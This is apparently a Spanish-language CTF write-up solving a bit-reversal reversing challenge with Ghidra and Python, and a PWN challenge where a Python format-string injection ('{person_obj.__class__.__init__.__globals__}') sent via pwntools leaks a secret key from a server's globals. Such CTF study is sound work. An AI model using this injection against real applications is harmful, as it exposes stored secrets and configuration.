
File already exists with name: **flag.txt**

File Content:

KCTF{_c0ngR4t5_KNIGHT_f1naLLy_Y0U_g07_tH3_r1gh7_m4tH_}

por lo que la flag seria KCTF{_c0ngR4t5_KNIGHT_f1naLLy_Y0U_g07_tH3_r1gh7_m4tH_}

Comprobando la flag



Puntaje tras resolver el ejercicio

SOLVED QUESTS			
QUEST TITLE	CATEGORY	POINTS	TIME
Reflections in the Random	Cryptography	100	January 20th, 8:16:55 PM
KnightCal	WEB	150	January 20th, 7:50:30 PM

Reto Easy Path to the Grail

Categoria: Reversing

El desafío trae consigo un archivo zip [Easy_path_to_the_grail.zip](#) el cual contiene un binario con el nombre grail.knight

El cual al ejecutar en consola obtengo lo siguiente

```
[basa@parrot]--[~/CTF/carpeta sin titulo/Easy_Path_to_the_Grail]
$ ./grail.knight
Enter the password (the original flag): flag
Wrong password!
```

por lo que procese el binario en un decompilador, en este caso Ghidra, obteniendo que el input ingresado se compara con el string

"D2C22A62DEA62CCE9EFA0ECC86CE9AFA4ECC6EFAC6162C3636CC76E6A6BE"

tras haber modificado el input

```
local_10 = *(long *)(in_FS_OFFSET + 0x28);
printf("Enter the password (the original flag): ");
iVar1 = __isoc99_scanf("%127s",local_198);
if (iVar1 == 1) {
    transform_input(local_198,local_118);
    iVar1 = strcmp(local_118,"D2C22A62DEA62CCE9EFA0ECC86CE9AFA4ECC6EFAC6162C3636CC76E6A6BE");
    if (iVar1 == 0) {
        printf("Correct! The flag is %s\n",local_198);
    }
    else {
        puts("Wrong password!");
    }
}
```

por lo que el siguiente paso sería ver cuál es ese procesado que se realiza al input para revertirlo en el string

```

byte do_fight(byte param_1)
{
    undefined local_1c;
    undefined local_d;
    undefined4 local_c;


    local_d = 0;
    local_1c = param_1;
    for (local_c = 0; local_c < 8; local_c = local_c + 1) {
        local_d = local_d << 1 | local_1c & 1;
        local_1c = local_1c >> 1;
    }
    return local_d;
}

void transform_input(char *param_1, char *param_2)
{
    byte bVar1;
    char *local_28;
    char *local_20;

    local_28 = param_2;
    for (local_20 = param_1; *local_20 != '\0'; local_20 = local_20 + 1) {
        bVar1 = do_fight(*local_20);
        sprintf(local_28, "%02X", (ulong)bVar1);
        local_28 = local_28 + 2;
    }
    *local_28 = '\0';
    return;
}

```

Por lo que se puede ver, lo que se realiza es un reversing bit a bit por cada byte, por desgracia cybercheff no cuenta con una herramienta para eso (al menos hasta donde busque), por lo que opte por realizarlo con código en python que aplique el reversing para luego decodificar el string resultante




```

*grail_decoder.py x
1 def reverse_bits(byte): #reverse the bits
2     reversed = 0
3     for _ in range(8):
4         reversed = (reversed << 1) | (byte & 1)
5         byte >>= 1
6     return reversed
7
8 #Input hex-string
9 hex_string = "D2C22A62DEA62CCE9EFA0ECC86CE9AFA4ECC6EFAC6162C3636CC76E6A6BE"
10
11 reversed_bytes = [reverse_bits(byte) for byte in bytes.fromhex(hex_string)]
12
13 decoded_string = ''.join(chr(byte) for byte in reversed_bytes)
14 print(decoded_string)

```

lo cual al ejecutarlo obtuve la siguiente flag




```

[basa@parrot]--[~/CTF/carpeta sin título/Easy_Path_to_the_Grail]
$python grail_decoder.py
KCTF{e4sy_p3asY_r3v_ch4ll3nge}

```


por lo que probando la flag KCTF{e4sy_p3asY_r3v_ch4ll3nge} obtuve



puntaje tras resolver el ejercicio

SOLVED QUESTS			
QUEST TITLE	CATEGORY	POINTS	TIME
Easy Path to the Grail	Reverse Engineering	150	January 20th, 11:59:06 PM
Reflections in the Random	Cryptography	100	January 20th, 8:16:55 PM
KnightCal	WEB	150	January 20th, 7:50:30 PM

Reto Knight's Secret

Categoría: PWN

El reto contiene el siguiente comando `nc 45.56.68.122 1337`

al efectuar el comando se obtiene la siguiente respuesta

```

(venv) [basa@parrot]~[~/CTF/knights/pwn]
$nc 45.56.68.122 1337
=====
Welcome to the Knight's Secret!
The castle's vault holds a secret key, protected within the CONFIG dictionary.
You are a knight tasked with proving the strength of the vault's defenses.
To succeed, you must craft an input to reveal the hidden key within the system.
You will be provided with a user object representing a knight, with attributes 'name' and 'role'.
Once you discover the key, input it again to receive the banner of victory.

Example of a safe template: 'Greetings, {person_obj.name}, the {person_obj.role}.'
Type 'hint' if you need guidance or 'exit' to withdraw from the quest.
=====
Enter your secret:

```

De esta descripción pude deducir que la flag se encuentra dentro del diccionario de CONFIG
probando varios valores de input no obtuve ninguna pista

```

Enter your secret: secret
Output: secret

Enter your secret: a
Output: a

Enter your secret: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
Output: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa

Enter your secret: %x
Output: %x

Enter your secret:

```

volviendo al enunciado probé los comandos que sugiere, obteniendo los siguientes datos

```

Enter your secret: hint
Hint: The knight object provides insight into the realm, and the vault's secrets
are hidden in the program's structure. Look for ways to explore more than what is
visible.

Enter your secret: {person_obj.name}, {person_obj.role}
Output: Brave Knight, Defender of the Realm

```

viendo esto mi primera idea fue ver si person_obj tenia una flag o si el objeto flag existía

```

Enter your secret: {person_obj.flag}
Output: Error: 'Person' object has no attribute 'flag'

Enter your secret: {flag}
Output: Error: 'flag'

```

lo cual no resultó, pero me dio una pista, ya que se refirió a "atributo" de Person, por lo que probe viendo si podía ver que otros atributos tenía

```
Enter your secret: {person_obj.__dict__}
Output: {'name': 'Brave Knight', 'role': 'Defender of the Realm'}
```

y al ver que el comando funciono, probe un paso más allá, tratando de acceder a la clase, pero a partir de este punto en lugar de trabajar en el netcat directamente, decidí utilizar un script en python donde probé varios comandos

```
pwnChallenge.py x
1 from pwn import *
2 p = remote('45.56.68.122', 1337) #nc 45.56.68.122 1337
3
4
5 p.sendline('{person_obj.__dict__}')
6 #Output: {'name': 'Brave Knight', 'role': 'Defender of the Realm'}
7
8 p.sendline('{person_obj}')
9 #Output: <__main__.Person object at 0x7666532f2480>
10
11 p.sendline('{person_obj.__class__.__dict__}')
12 #Output: {'__module__': '__main__', '__init__': <function Person.__init__ at 0x737ed0e90c20>,
    '__dict__': <attribute '__dict__' of 'Person' objects>, '__weakref__': <attribute '__weakref__' of
    'Person' objects>, '__doc__': None}
```

primero probé accediendo al diccionario de la clase Persona, de ahí la función `__init__` llamó mi atención, ya que me permitiría acceder a la clase Persona misma

```
p.sendline('{person_obj.__class__.__init__}')
#Output: <function Person.__init__ at 0x7ad1b31ccc20>
```

al permitirme utilizar un `__init__`, probe accediendo a las variables globales con `__globals__` obteniendo como resultado lo siguiente

```
p.sendline('{person_obj.__class__.__init__.__globals__}')
#Output: {'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__':
<_frozen_importlib_external.SourceFileLoader object at 0x749e605d78f0>, '__spec__': None,
'__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/challenge/
challenge.py', '__cached__': None, 'CONFIG': {'KEY': '_KNIGHTSECRET2025_'}, 'Person': <class
'__main__.Person'>, 'fun': <function fun at 0x749e605be340>, 'main': <function main at 0x749e6039cd60>}
```

Por lo que habiendo ubicado CONFIG, con la KEY de su diccionario, procedi a volver a abrir el netcat para colocar la KEY, obteniendo la siguiente respuesta

```
(venv) [basa@parrot]-[~/CTF/knights/pwn]
$nc 45.56.68.122 1337
=====
Welcome to the Knight's Secret!
The castle's vault holds a secret key, protected within the CONFIG dictionary.
You are a knight tasked with proving the strength of the vault's defenses.
To succeed, you must craft an input to reveal the hidden key within the system.
You will be provided with a user object representing a knight, with attributes 'name' and 'role'.
Once you discover the key, input it again to receive the banner of victory.

Example of a safe template: 'Greetings, {person_obj.name}, the {person_obj.role}.'
Type 'hint' if you need guidance or 'exit' to withdraw from the quest.
=====
Enter your secret: _KNIGHTSECRET2025_
Congratulations, noble knight! You have unveiled the vault's secret.
Here is your banner of victory: KCTF{_c0ngRaT5_Kn1GHT_Y0U_g07_THE_secret_}
© Exceeding Kn
```

obteniendo así la clave `KCTF{_c0ngRaT5_Kn1GHT_Y0U_g07_THE_secret_}`



puntaje tras resolverlo

SOLVED QUESTS			
QUEST TITLE	CATEGORY	POINTS	TIME
Knight's Secret	PWN	100	January 21st, 2:33:39 AM
Easy Path to the Grail	Reverse Engineering	150	January 20th, 11:59:06 PM
Reflections in the Random	Cryptography	100	January 20th, 8:16:55 PM
KnightCal	WEB	150	January 20th, 7:50:30 PM

Reflexiones finales del CTF

Disfrute la temática del ctf, ver relaciones a caballeros en los desafíos fue algo que me sorprendió y me gustaria ver mas
 en cuanto a los desafíos, decidí variar un poco más a diferencia del anterior ctf, realizando cada ejercicio de distintas categorías, siendo criptografía y PWN los que más me interesaron, pero lastimosamente solo hubo 2 retos y uno de ellos no requirió esfuerzo alguno (por ese motivo decidí no incluirlo en el informe)
 En el futuro me interesaría participar en más competencias para seguir aprendiendo nuevas herramientas, principalmente para los desafíos web, los cuales sentí que me faltó conocimiento en el tema